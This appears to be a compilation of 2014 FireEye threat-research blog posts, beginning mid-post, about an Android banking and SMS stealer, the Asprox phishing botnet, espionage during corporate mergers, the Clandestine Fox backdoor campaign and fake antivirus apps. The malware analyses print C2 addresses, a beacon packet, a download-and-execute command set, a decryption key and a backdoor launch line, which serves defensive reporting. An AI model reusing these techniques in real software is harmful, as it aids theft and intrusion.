
The malware package name is com.sdwiurse and the app title is “google app stoy.” Android users can’t remove the app once the device is infected because the “uninstall” function is disabled and the app continues to run as services in the back-end. These services can be killed manually but will restart once the Android phone is restarted.

Owing to the unique nature of how the malware is packaged, as of June 13, 2014, the Virus Total score for this app is only 3 out of 51 anti-virus vendors. Because most vendors only use signature-based algorithms to detect malware, they fail to detect the malicious content concealed within apps that appear to be basic or run-of-the-mill.

Fig. 2. The Virus Total detection out of 52 AV vendors. The score is updated until 06/13/2014.

Fig. 2. The Virus Total detection out of 51 AV vendors. The score was taken on 06/13/2014.

The app we observed only has 711 lines of code but is over 1.7MB in size upon downloading. The single largest file, named “ds,” is embedded in the asset folder and is 597KB. After decryption and decompression however, the real dex package file expands up to 2.2MB with the full malware. The little amount of code in the superficial app is one of the evasion techniques used by the hackers to mask the malicious classes that swell the app’s size.

User Experience

After installation, a new icon of “googl app stoy” is shown on the Android homescreen. The icon is the same as “Google Play” to confuse users into clicking it. Once clicked, the app asks for administrator privileges of the device as shown in figure three.

Fig. 3. The newly installed icon on Android desktop and the activation page.

Fig. 3. The newly installed icon on the Android desktop and the activation page.

When we observe the app in action, the sole user interface for the app contains pops up saying “Program Error” and “It’s Deleted!” when translated to English from Korean. Next, the app terminates and a notification message appears reading “Unfortunately, google app stoy has stopped.” After this occurs, the app icon on the homescreen is removed, tricking the user into thinking it’s gone as shown in figure four.

Fig. 4. The misleading "uninstillation" page and Toast message.

Fig. 4. The misleading “uninstalling” page and Toast message.

However, when opening “Setting->Apps,” we can still find the app in the “Downloaded” tab and “Running Apps” tab. Furthermore, in the “Downloaded” tab, the app cannot be stopped or uninstalled:

Fig. 5. The app can't be removed in the "Setting-Downloaded" page.

Fig. 5. The app can’t be removed in the “Settings-Downloaded” page.

In the “Running Apps” tab, there are five services running that were started by the malicious app:
1. uploadContentService
2. UninstallerService
3. SoftService
4. uploadPhone
5. autoRunService

Fig. 6. The 5 background services started by the app. You won't discover them unless digging into the long list of "Running" tab.

Fig. 6. The 5 background services started by the app. You won’t discover them unless digging into the long list of “Running App” tab.

Decryption

The file is encrypted using the javax.crypto package of Java Cryptographic Extension (JCE) framework as shown below.

Fig. 7. Decipher code.

Fig. 7. Decipher code.

The cryptographic algorithm is based on the Data Encryption Standard (DES). The key string is “gjaoun” as shown in the code below. After the file is decrypted, it’s loaded as the dex class:

Fig. 8. The embedded and encrypted dex file.

Fig. 8. The code of decryption and class loading for the embedded file.

All the malicious activities and services happen in the loaded dex file.

Malicious Methods

In the source code of the malicious dex package, “class.dex” is decompressed from the decrypted file “x.zip.” Analyzing this code, we found there are three ways to steal private information from the infected Android device. We will first introduce how the malware works and then analyze the network traffic as evidence of the malicious behaviors.

1. SMS Message Theft

Fig. 9. The code to steal personal SMS.

Fig. 9. The code to steal personal SMS.

In the code, ak40.txt is a file in /storage/sdcard0/temp/ folder containing a string. When the content equals to “1,” the SMS message is sent to an email address. The email address and password are stored among other files in /storage/sdcard0/temp/. The hacker is smart enough to use the Gmail SSL protocol to evade the signature detection in network traffic by most AV vendors.

2. Signature Certificate and Key Theft

Fig. 11. The code to steal signature certificate and keys.

Fig. 11. The code to steal signature certificate and keys.


The variable v1 is the phone number of the compromised Android phone, while the Url.getSDPath() is the “temp” folder in the mounted storage:

Fig. 12. The location of the temporary folder that the malware app uses to collect signature certificate and keys.

Fig. 12. The location of the temporary folder that the malware app uses to collect signature certificate and keys.

The same zip file is named as “all.zip” to upload to a server and also named as “{PHONE_NUMBER}_npki.zip” to send through Gmail as an attachment.

3. Bank Account Password Theft

Fig. 13. The code to steal personal bank account and password.

Fig. 13. The code to steal personal bank account and password.

Network Traffic

We have intercepted the network traffic of the malicious app in the FireEye Mobile Threat Prevention (MTP) Platform to verify the malicious activities we found in the code above.

1. SMS Message Transmission

Because the destination, including the email address and the password is stored in a cached file on the phone, we have replaced it with a testing email account and redirected a testing SMS to the newly created email address to simulate the scenario of receiving SMS in the MTP platform. Here is an example of the SMS messages that we have intercepted from the testing email account:

Fig. 14. The testing email and SMS we intercepted in the FireEye MTP platform.

Fig. 14. The testing email and SMS we intercepted in the FireEye MTP platform.

The time stamp shows the email address received the content (at 9:39 PM) of the victim’s incoming SMS (at 9:38 PM) within 1 minute.

2. Signature Certificate and Key Transmission

We captured the PCap information in the FireEye MTP platform. The PCap shows that the “all.zip” is uploaded to domain “dhfjhewjhsldie.xicp.net”.

Fig. 15. The PCap of the signature certificate and keys.

Fig. 15. The PCap of the signature certificate and keys.

The same file is renamed to {PHONE_NUMBER}_npki.zip and sent as Gmail attachment using SSL configuration. The picture below shows the signature certificate file and signature primary key after unzipping from the attachment that the malware app leaks to the SMTP server.

Fig. 16. The content of the signature certificate and keys.

Fig. 16. The content of the signature certificate and keys.

3. Bank Account Password Transmission

We have found email evidence containing victims’ bank accounts and passwords and worked with Google’s Gmail team to take down hacker’s email accounts.

A Not-So Civic Duty: Asprox Botnet Campaign Spreads Court Dates and Malware

Executive Summary

FireEye Labs has been tracking a recent spike in malicious email detections that we attribute to a campaign that began in 2013. While malicious email campaigns are nothing new, this one is significant in that we are observing mass-targeting attackers adopting the malware evasion methods pioneered by the stealthier APT attackers. And this is certainly a high-volume business, with anywhere from a few hundred to ten thousand malicious emails sent daily – usually distributing between 50 and 500,000 emails per outbreak.

Through the FireEye Dynamic Threat Intelligence (DTI) cloud, FireEye Labs discovered that each and every major spike in email blasts brought a change in the attributes of their attack. These changes have made it difficult for anti-virus, IPS, firewalls and file-based sandboxes to keep up with the malware and effectively protect endpoints from infection. Worse, if past is prologue, we can expect other malicious, mass-targeting email operators to adopt this approach to bypass traditional defenses.

This blog will cover the trends of the campaign, as well as provide a short technical analysis of the payload.

Campaign Details

fig1

Figure 1: Attack Architecture

The campaign first appeared in late December of 2013 and has since been seen in fairly cyclical patterns each month. It appears that the threat actors behind this campaign are fairly responsive to published blogs and reports surrounding their malware techniques, tweaking their malware accordingly to continuously try and evade detection with success.

In late 2013, malware labeled as Kuluoz, the specific spam component of the Asprox botnet, was discovered to be the main payload of what would become the first malicious email campaign. Since then, the threat actors have continuously tweaked the malware by changing its hardcoded strings, remote access commands, and encryption keys.

Previously, Asprox malicious email campaigns targeted various industries in multiple countries and included a URL link in the body. The current version of Asprox includes a simple zipped email attachment that contains the malicious payload “exe.” Figure 2 below represents a sample message while Figure 3 is an example of the various court-related email headers used in the campaign.

fig2

Figure 2 Email Sample

fig3

Figure 3 Email Headers

Some of the recurring campaign that Asporox used includes themes focused around airline tickets, postal services and license keys. In recent months however, the court notice and court request-themed emails appear to be the most successful phishing scheme theme for the campaign.

The following list contains examples of email subject variations, specifically for the court notice theme:

  • Urgent court notice
  • Notice to Appear in Court
  • Notice of appearance in court
  • Warrant to appear
  • Pretrial notice
  • Court hearing notice
  • Hearing of your case
  • Mandatory court appearance

The campaign appeared to increase in volume during the month of May. Figure 4 shows the increase in activity of Asprox compared to other crimewares towards the end of May specifically. Figure 5 highlights the regular monthly pattern of overall malicious emails. In comparison, Figure 6 is a compilation of all the hits from our analytics.

fig4

Figure 4 Worldwide Crimeware Activity

fig5

Figure 5 Overall Asprox Botnet tracking

fig6

Figure 6 Asprox Botnet Activity Unique Samples


These malicious email campaign spikes revealed that FireEye appliances, with the support of DTI cloud, were able to provide a full picture of the campaign (blue), while only a fraction of the emailed malware samples could be detected by various Anti-Virus vendors (yellow).

fig7

Figure 7 FireEye Detection vs. Anti-Virus Detection

By the end of May, we observed a big spike on the unique binaries associated with this malicious activity. Compared to the previous days where malware authors used just 10-40 unique MD5s or less per day, we saw about 6400 unique MD5s sent out on May 29th. That is a 16,000% increase in unique MD5s over the usual malicious email campaign we’d observed. Compared to other recent email campaigns, Asprox uses a volume of unique samples for its campaign.

fig8

Figure 8 Asprox Campaign Unique Sample Tracking

fig9

Figure 9 Geographical Distribution of the Campaign

fig10

Figure 10 Distribution of Industries Affected

Brief Technical Analysis

fig11

Figure 11 Attack Architecture

Infiltration

The infiltration phase consists of the victim receiving a phishing email with a zipped attachment containing the malware payload disguised as an Office document. Figure 11 is an example of one of the more recent phishing attempts.

fig12

Figure 12 Malware Payload Icon

Evasion

Once the victim executes the malicious payload, it begins to start an svchost.exe process and then injects its code into the newly created process. Once loaded into memory, the injected code is then unpacked as a DLL. Notice that Asprox uses a hardcoded mutex that can be found in its strings.

  1. Typical Mutex Generation
    1. “2GVWNQJz1″
  2. Create svchost.exe process
  3. Code injection into svchost.exe

Entrenchment

Once the dll is running in memory it then creates a copy of itself in the following location:

%LOCALAPPDATA%/[8 CHARACTERS].EXE

Example filename:

%LOCALAPPDATA%\lwftkkea.exe

It’s important to note that the process will first check itself in the startup registry key, so a compromised endpoint will have the following registry populated with the executable:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Exfiltration/Communication

The malware uses various encryption techniques to communicate with the command and control (C2) nodes. The communication uses an RSA (i.e. PROV_RSA_FULL) encrypted SSL session using the Microsoft Base Cryptographic Provider while the payloads themselves are RC4 encrypted. Each sample uses a default hardcoded public key shown below.

Default Public Key

—-BEGIN PUBLIC KEY—-

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDCUAUdLJ1rmxx+bAndp+Cz6+5I’

Kmgap2hn2df/UiVglAvvg2US9qbk65ixqw3dGN/9O9B30q5RD+xtZ6gl4ChBquqw

jwxzGTVqJeexn5RHjtFR9lmJMYIwzoc/kMG8e6C/GaS2FCgY8oBpcESVyT2woV7U

00SNFZ88nyVv33z9+wIDAQAB

—-END PUBLIC KEY—-

First Communication Packet

Bot ID RC4 Encrypted URL

POST /5DBA62A2529A51B506D197253469FA745E7634B4FC

HTTP/1.1

Accept: */*

Content-Type: application/x-www-form-urlencoded

User-Agent: <host useragent>

Host: <host ip>:443

Content-Length: 319

Cache-Control: no-cache

<knock><id>5DBA62A247BC1F72B98B545736DEA65A</id><group>0206s</group><src>3</src><transport>0</transport><time>1881051166</time><version>1537</version><status>0</status><debug>none<debug></knock>

C2 Commands

In comparison to the campaign at the end of 2013, the current campaign uses one of the newer versions of the Asprox family where threat actors added the command “ear.”

if ( wcsicmp(Str1, L”idl”) )

{

if ( wcsicmp(Str1, L”run”) )

{

if ( wcsicmp(Str1, L”rem”) )

{

if ( wcsicmp(Str1, L”ear”)

{

if ( wcsicmp(Str1, L”rdl”) )

{

if ( wcsicmp(Str1, L”red”) )

{

if ( !wcsicmp(Str1, L”upd”) )

C2 commands Description
idl This commands idles the process to wait for commands
run Download from a partner site and execute from a specified path
rem Remove itself
ear Download another executable and create autorun entry
rdl Download, inject into svchost, and run
upd Download and update
red Modify the registry

C2 Campaign Characteristics

fig13

For the two major malicious email campaign spikes in April and May of 2014, separate sets of C2 nodes were used for each major spike.

April

May-June

94.23.24.58 192.69.192.178
94.23.43.184 213.21.158.141
1.234.53.27 213.251.150.3
84.124.94.52 27.54.87.235
133.242.134.76 61.19.32.24
173.45.78.226 69.64.56.232
37.59.9.98 72.167.15.89
188.93.74.192 84.234.71.214
187.16.250.214 89.22.96.113
85.214.220.78 89.232.63.147
91.121.20.71
91.212.253.253
91.228.77.15

Conclusion

The data reveals that each of the Asprox botnet’s malicious email campaigns changes its method of luring victims and C2 domains, as well as the technical details on monthly intervals. And, with each new improvement, it becomes more difficult for traditional security methods to detect certain types of malware.

Acknowledgements:

Nart Villeneuve, Jessa dela Torre, and David Sancho. Asprox Reborn. Trend Micro. 2013. http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-asprox-reborn.pdf

Mergers and Acquisitions: When Two Companies and APT Groups Come Together

With Apple’s purchase of Beats, Pfizer’s failed bids for AstraZeneca, and financial experts pointing to a rally in the M&A market, the last month was a busy one for mergers and acquisitions. Of course, when we first see headlines of a high profile company’s plans for a merger or acquisition, we rush to think of the strategic and industry implications of such a deal. But underneath the “what ifs” and “visions for the future,” is a darker side of M&A that doesn’t make the headlines: the routineness with which companies are breached and crucial data is stolen when two high-profile organizations look to join together.

Over the last few years, concerns over economic espionage have led to greater scrutiny of mergers and acquisitions involving foreign companies – particularly in industries with sensitive technologies and operations that could pose broader economic and security threats. However, entering into a merger or acquisition with a foreign company is not the only way nation-states conduct economic espionage via cyber means, nor are nation-states the only perpetrators of intellectual property theft.

From our experience responding to these breaches, we’ve seen targeted threat actors actively pursuing companies involved in mergers and acquisitions in two ways:

  • Breaching one of the merging or acquired company’s subsidiaries’ and/or partners’ networks to ultimately gain access to the targeted company’s environment and information
  • Compromising and stealing information from a company involved in business talks with a foreign enterprise in order to provide the other side with an insider advantage in the negotiations

From One Friend to Another: Taking Advantage of Trusted Relationships Between Companies

Some threat groups compromise an organization’s environment and then move laterally over a connected network to a partner or subsidiary, while others rely on social engineering tactics, such as the use of phishing emails that appear to be from employees at the partner company. We have seen China-based threat groups previously compromise targets by taking advantage of trusted relationships and bridged networks between companies. Regardless of their method of entry, these actors are often in search of the same thing: intellectual property and proprietary information that can provide their own constituents with a business advantage, whether through adopting a rival’s technology and products, securing advantageous prices, or any other tactic that could give them a leg up.

We investigated one incident in which two threat groups compromised a company shortly after it acquired a subsidiary. The threat actors used their access to the initial company’s network to move laterally to the subsidiary, which had recently developed a proprietary process for a significant new healthcare product. Once inside the subsidiary’s network, the threat groups stole data that included details on the product’s test results. We believe the threat groups sought to give that data to Chinese state-owned companies in that industry for fast-tracking the development of their own version of the groundbreaking product.

Cheating the System: Insider Advantages in Negotiations

We have also seen threat groups compromising organizations involved in merger or acquisition talks with Chinese entities, likely in an effort to steal data that could give negotiators and decision makers valuable insider information with which to manipulate the outcome of the proposed transaction. Unlike other types of economic espionage operations, the threat groups in this type of scenario are generally not in search of a company’s intellectual property. Instead, these actors look for data such as executive emails, negotiation terms, and business plans and information; all of which could benefit the negotiators by giving them insight into the victim company’s financial situation and negotiation strategy.

During one investigation, we found that a China-based threat group had compromised a company that was in the process of acquiring a Chinese subsidiary – a move that would have significantly increased the victim company’s manufacturing and retail capacity in the Chinese market. The threat actors accessed the email accounts of multiple employees involved in the negotiations in what was likely a search for information pertaining to the proceedings. We believe that the threat group then used the stolen information to inform Chinese decision makers involved in the acquisition process, as the Chinese government terminated the talks shortly after the data theft occurred.

What can we expect?

Companies involved in mergers and acquisitions need to be aware of the risks they face from threat actors intent on conducting economic espionage. Entering into a merger or acquisition with an organization that has unidentified intrusions and unaudited networks places a company at risk of compromise from threat actors who may be waiting to move laterally to the newly integrated target.

Similarly, companies, and the law firms representing them, involved in negotiations with Chinese enterprises face risks from threat groups seeking to provide the Chinese entity with an advantage in negotiations. Compromise and economic espionage can have profound impacts on a company’s finances and reputation at any time, but particularly when they are risking hundreds of millions to billions of dollars on M&A.

In many cases as well, there are broader issues of national security, so it’s imperative that companies seek to recognize and mitigate these risks as part of their M&A processes moving forward. Even governments sometimes attempt to mitigate these risks by conducting national security reviews and occasionally rejecting bids based on their findings.[i] Threat actors from many countries engage in economic espionage, making for a wide and varied threat landscape that cannot be handled by the government alone. For examples of just how diverse and crowded a space the targeted threat landscape is becoming, see our recent blog posts on Molerats, Saffron Rose, and Russia and Ukraine.


[i] “The Committee on Foreign Investment in the United States (CFIUS).” U.S. Department of the Treasury. 20 Dec. 2012. Web. 28 May 2014.

Clandestine Fox, Part Deux

We reported at the end of April and the beginning of May on an APT threat group leveraging a zero-day vulnerability in Internet Explorer via phishing email attacks. While Microsoft quickly released a patch to help close the door on future compromises, we have now observed the threat actors behind “Operation Clandestine Fox” shifting their point of attack and using a new vector to target their victims: social networking.

An employee of a company in the energy sector recently received an email with a RAR archive email attachment from a candidate. The attachment, ostensibly containing a resume and sample software program the applicant had written, was from someone we’ll call “Emily” who had previously contacted the actual employee via a popular social network.

FireEye acquired a copy of the suspicious email – shown below in Figure 1 – and attachment from the targeted employee and investigated. The targeted employee confirmed that “Emily” had contacted him via the popular social network, and that, after three weeks of back and forth messaging “she” sent her “resume” to his personal email address.

clandestine2

Figure 1: Sample email illustrating how “Emily” attacks a victim employee

Working our way backwards, we reviewed “Emily’s” social network profile and noticed a few strange aspects that raised some red flags. For example, “her” list of contacts had a number of people from the victim’s same employer, as well as employees from other energy companies; “she” also did not seem to have many other “friends” that fit “her” alleged persona. “Her” education history also contained some fake entries.

Further research and discussions with the targeted company revealed that “Emily,” posing as a prospective employee, had also contacted other personnel at the same company. She had asked a variety of probing questions, including inquiring who the IT Manager was and what versions of software they ran – all information that would be very useful for an attacker looking to craft an attack.

It’s worth emphasizing that in the instances above, the attackers used a combination of direct contact via social networks as well as contact via email, to communicate with their intended targets and send malicious attachments. In addition, in almost all cases, the attackers used the target’s personal email address, rather than his or her work address. This could be by design, with a view toward circumventing the more comprehensive email security technologies that most companies have deployed, or also due to many people having their social network accounts linked to their personal rather than work email addresses.

Details - Email Attachment #1

The resume.rar archive contained three files: a weaponized version of the open-source TTCalc application (a mathematical big number calculator), a benign text copy of the TTCalc readme file, and a benign PDF of Emily’s resume. The resume was a nearly identical copy of a sample resume available elsewhere on the Internet. The file details are below.

Filename MD5 Hash
resume.rar 8b42a80b2df48245e45f99c1bdc2ce51
readme.txt 8c6dba68a014f5437c36583bbce0b7a4
resume.pdf ee2328b76c54dc356d864c8e9d05c954
ttcalc.exe e6459971f63612c43321ffb4849339a2

Upon execution, ttcalc.exe drops the two files listed below, and also launches a legitimate copy of TTCalc v0.8.6 as a decoy:

%USERPROFILE%/Application Data/mt.dat
%USERPROFILE%/Start Menu/Programs/Startup/vc.bat

The file mt.dat is the actual malware executable, which we detect as Backdoor.APT.CookieCutter. (Variants of this family of backdoor are also referred to as “Pirpi” in the security industry). In this case, the malware was configured to use the following remote servers for command and control:

    • swe[.]karasoyemlak[.]com
    • inform[.]bedircati[.]com (Note: This domain was also used during Operation Clandestine Fox)
    • 122.49.215.108


Metadata for mt.dat:

Description MD5 hash
md5 1a4b710621ef2e69b1f7790ae9b7a288
.text 917c92e8662faf96fffb8ffe7b7c80fb
.rdata 975b458cb80395fa32c9dda759cb3f7b
.data 3ed34de8609cd274e49bbd795f21acc4
.rsrc b1a55ec420dd6d24ff9e762c7b753868
.reloc afd753a42036000ad476dcd81b56b754
Import Hash fad20abf8aa4eda0802504d806280dd7
Compile date 2014-05-27 15:48:13

Contents of vc.bat:


@echo offcmd.exe /C start rundll32.exe “C:\Documents and Settings\admin\Application Data\mt.dat” UpdvaMt

Details - Email Attachment #2

Through additional research, we were able to obtain another RAR archive email attachment sent by the same attackers to an employee of another company. Note that while there are a lot of similarities, such as the fake resume and inclusion of TTCalc, there is one major difference, which is the delivery of a completely different malware backdoor. The attachment name this time was “my resume and projects.rar,” but this time it was protected with the password “TTcalc.”

Filename MD5 hash
my resume and projects.rar ab621059de2d1c92c3e7514e4b51751a
SETUP.exe 510b77a4b075f09202209f989582dbea
my resume.pdf d1b1abfcc2d547e1ea1a4bb82294b9a3

SETUP.exe is a self-extracting RAR, which opens the WinRAR window when executed, prompting the user for the location to extract the files. It writes them to a TTCalc folder and tries to launch ttcalcBAK.exe (the malware dropper), but the path is incorrect so it fails with an error message. All of the other files are benign and related to the legitimate TTCalc application.

Filename MD5 hash
CHANGELOG 4692337bf7584f6bda464b9a76d268c1
COPYRIGHT 7cae5757f3ba9fef0a22ca0d56188439
README 1a7ba923c6aa39cc9cb289a17599fce0
ttcalc.chm f86db1905b3f4447eb5728859f9057b5
ttcalc.exe 37c6d1d3054e554e13d40ea42458ebed
ttcalcBAK.exe 3e7430a09a44c0d1000f76c3adc6f4fa

The file ttcalcBAK.exe is also a self-extracting Rar which drops and launches chrome_frame_helper, which is a Backdoor.APT.Kaba (aka PlugX/Sogu) backdoor using a legitimate Chrome executable to load the malicious DLL via side-loading. Although this backdoor is used by multiple threat groups and is quite commonly seen these days, this is the first time we’ve observed this particular threat group using this family of malware. The malware was configured to communicate to the command and control domain www[.]walterclean[.]com (72.52.83.195 at the time of discovery) using the binary TCP protocol only. The file details are below, followed by the malware configuration.

Filename MD5 hash
chrome_frame_helper.dll 98eb249e4ddc4897b8be6fe838051af7
chrome_frame_helper.dll.hlp 1b57a7fad852b1d686c72e96f7837b44
chrome_frame_helper.exe ffb84b8561e49a8db60e0001f630831f


Metadata MD5 hash
chrome_frame_helper.dll 98eb249e4ddc4897b8be6fe838051af7
.text dfb4025352a80c2d81b84b37ef00bcd0
.rdata 4457e89f4aec692d8507378694e0a3ba
.data 48de562acb62b469480b8e29821f33b8
.reloc 7a7eed9f2d1807f55a9308e21d81cccd
Import hash 6817b29e9832d8fd85dcbe4af176efb6
Compile date 2014-03-22 11:08:34


Backdoor.APT.Kaba Malware Configuration:

PlugX Config (0x150c bytes):

Flags: False True False False False False True True True True False

Timer 1: 60 secs

Timer 2: 60 secs

C&C Address: www[.]walterclean[.]com:443 (TCP)

Install Dir: %ALLUSERSPROFILE%\chrome_frame_helper

Service Name: chrome_frame_helper

Service Disp: chrome_frame_helper

Service Desc: Windows chrome_frame_helper Services

Online Pass: 1234

Memo: 1234

Open Source Intel

The domain walterclean[.]com shares registration details with securitywap[.]com:

The following domains are registered to QQ360LEE@126.COM

Domain: walterclean[.]com
Create Date: 2014-03-26 00:00:00
Registrar: ENOM, INC.

Domain: securitywap[.]com
Create Date: 2014-03-26 00:00:00
Registrar: ENOM, INC.

Conclusion

In short, we attributed these attacks to the same threat actor responsible for “Operation Clandestine Fox,” based on the following linkages:

  • The first-stage malware (mt.dat) is a slightly updated version of the Backdoor.APT.CookieCutter malware dropped during Operation Clandestine Fox
  • Based on our intel, Backdoor.APT.CookieCutter has been used exclusively by this particular threat group
  • Finally, the command and control domain inform[.]bedircati[.]com seen in this activity was also used during the Clandestine Fox campaign

Another evolutionary step for this threat group is that they have diversified their tool usage with the use of the Kaba/PlugX/Sogu malware – something we have never seen them do before.

As we have noted in other blog posts, APT threat actors take advantage of every possible vector to try to gain a foothold in the organizations they target. Social networks are increasingly used for both personal and business reasons, and are one more potential threat vector that both end-users and network defenders need to think about.

Unfortunately, it is very common for users to let their guard down when using social networks or personal email, since they don’t always treat these services with the same level of risk as their work email. As more companies allow their employees to telecommute, or even allow them to access company networks and/or resources using their personal computers, these attacks targeting their personal email addresses pose significant risk to the enterprise.

Acknowledgements

The author would like to acknowledge the following colleagues for their contributions to this report: Josh Dennis, Mike Oppenheim, Ned Moran, and Joshua Homan.

Preying on Insecurity: Placebo Applications With No Functionality on Google Play and Amazon.com

FireEye mobile security researchers recently uncovered, and notified Google and Amazon to take down, a series of anti-virus and security configuration apps that were nothing more than scams. Written easily by a thieving developer with just a few hundred lines of code then covered with a facade of images and progress bars, the seemingly useful apps for Android’s operating environment charge for installation and upgrade but do nothing. In other words, placebo applications. Fortunately all the applications have been removed from the Google Play store due to our discovery.

Up to 50,000 downloads in some cases, these fake apps highlight how cybercriminals are exploiting the security concerns consumers have about the Android platform. In this case, we found five (!) fake antivirus apps that do nothing other than take a security-conscious user’s money, leaves them unprotected from mobile threats, and earns a criminal thousands of dollars for little work.

Uploaded by a developer named Mina Adib, the paid versions of the apps were available for Google Play customers outside the US and UK, while users in the UK and US could choose the free versions with in-app upgrade options. Also available in third party markets such as appbrain.com[1] and amazon.com[2], the fraudulent apps ranged in price from free to $3.99. The applications included:

  1. Anti-Hacker PLUS (com.minaadib.antihackerplus) Price $3.99
  2. JU AntiVirus Pro (com.minaadib.juantiviruspro) Price $2.99
  3. Anti-Hacker (com.minaadib.antihacker) Free
  4. Me Web Secure (com.minaadib.mewebsecurefree) Free
  5. Me Web Secure Pro (com.minaadib.mewebsecure) Price $1.99

Taking full advantage of the legacy, signature-based approach mobile antivirus apps have adopted, that makes it hard for a user to tell if it really is working, total charges for these “security” apps ran into the thousands of US dollars in the Google Play store alone. This old security model puts users relying on such applications at risk, either because it incites them to download apps that simply don’t have functionality – as we see in this case – or they don’t provide adequate protection against today’s threats. Ultimately, users simply cannot tell when they are protected.

1. Anti-Hacker (com.minaadib.antihacker) Free

Free Version of Anti-Hacker app in Google Play store.

Fig. 1. Free Version of Anti-Hacker app in Google Play store.

This application claims to protect mobile devices from hackers. But, as with all of these apps, it’s a scam not capable of scanning the phone at all. Although there is a “Scan Now” button in the middle of the layout, it only shows a superficial progress bar when the user presses the button, which, after a few seconds of running, a toast message of “Your Android is clean” is shown.

The picture below shows the main interface of the application.

Fig. 2. The UI of the Anti-Hacker app.

Fig. 2. The UI of the Anti-Hacker app.

The following code is executed when the user clicks the “Scan Now” button.

The source code of "Scan" button in Anit-Hacker app.

As shown in the code, nothing happens when the button is clicked. Then the toast message of “You Android is clean” is shown as in the onDismiss() method.

The toast message of the Anti-Hacker screen.

Fig. 3. The toast message of the Anti-Hacker screen.

The same trick is used when software is being updated which does nothing. When the Update button is clicked, a progress bar appears with text “Updating the Database…”. Later it’s changed to “ Database updated Successfully”.

2. Anti-Hacker PLUS (com.minaadib.antihackerplus) Price $3.99

Fig. 4 and 5 show the paid version of the application com.minaadib.antihacker. The source code of the application is almost the same as the free version, meaning the application doesn’t perform scanning either. When the user presses the Scan button, the application displays the progress bar for some time and then shows the same notification stating the device is “clean.”

The Anti-Hacker Plus app in Google Play

Fig. 4. The Anti-Hacker Plus app in Google Play

Anti-Hacker Plus app in Amazon.com

Fig. 5. Anti-Hacker Plus app in Amazon.com

The paid version does add one “feature,” however. It offers the ability to kill running apps and tasks, which, in reality, is just a line of code that waits one second after being activated before popping up a toast notification saying it has killed all tasks. You can see this lack of useful functionality in the code below:

BatteryFragment

3.JU AntiVirus Pro (com.minaadib.juantiviruspro) Price $2.99

This application claims to be an antivirus application that detects malware, however, it actually follow the same patterns as the two scam apps above. It simply shows a progress bar for period of time as though it is doing something and then displays “Device is clean.” The source code of the “scan” button is similar to the applications above.

Fig. 5. JU Anit-Virus Pro in Google Play store.

Fig. 6. JU Anit-Virus Pro in Google Play store.

The image and the source code below show that the Scan button is a fake.

Fig. 6. The Scan button in JU Anti-Virus Pro app.

Fig. 7. The Scan button in JU Anti-Virus Pro app.

JUAVProCode

4. Me Web Secure (com.minaadib.mewebsecurefree) Free

This application is a slightly different security tool, offering configuration settings for things like browsing and cookies. Just as the apps above, these are no more than superficial layouts on empty code. Cleverly, the developer disabled some of the options in the free version so users feel compelled to pay to enable them.

Me Web Secure app in Google Play store.

Fig. 8. Me Web Secure app in Google Play store.

Fig. 8. Me Web Secure app UI.

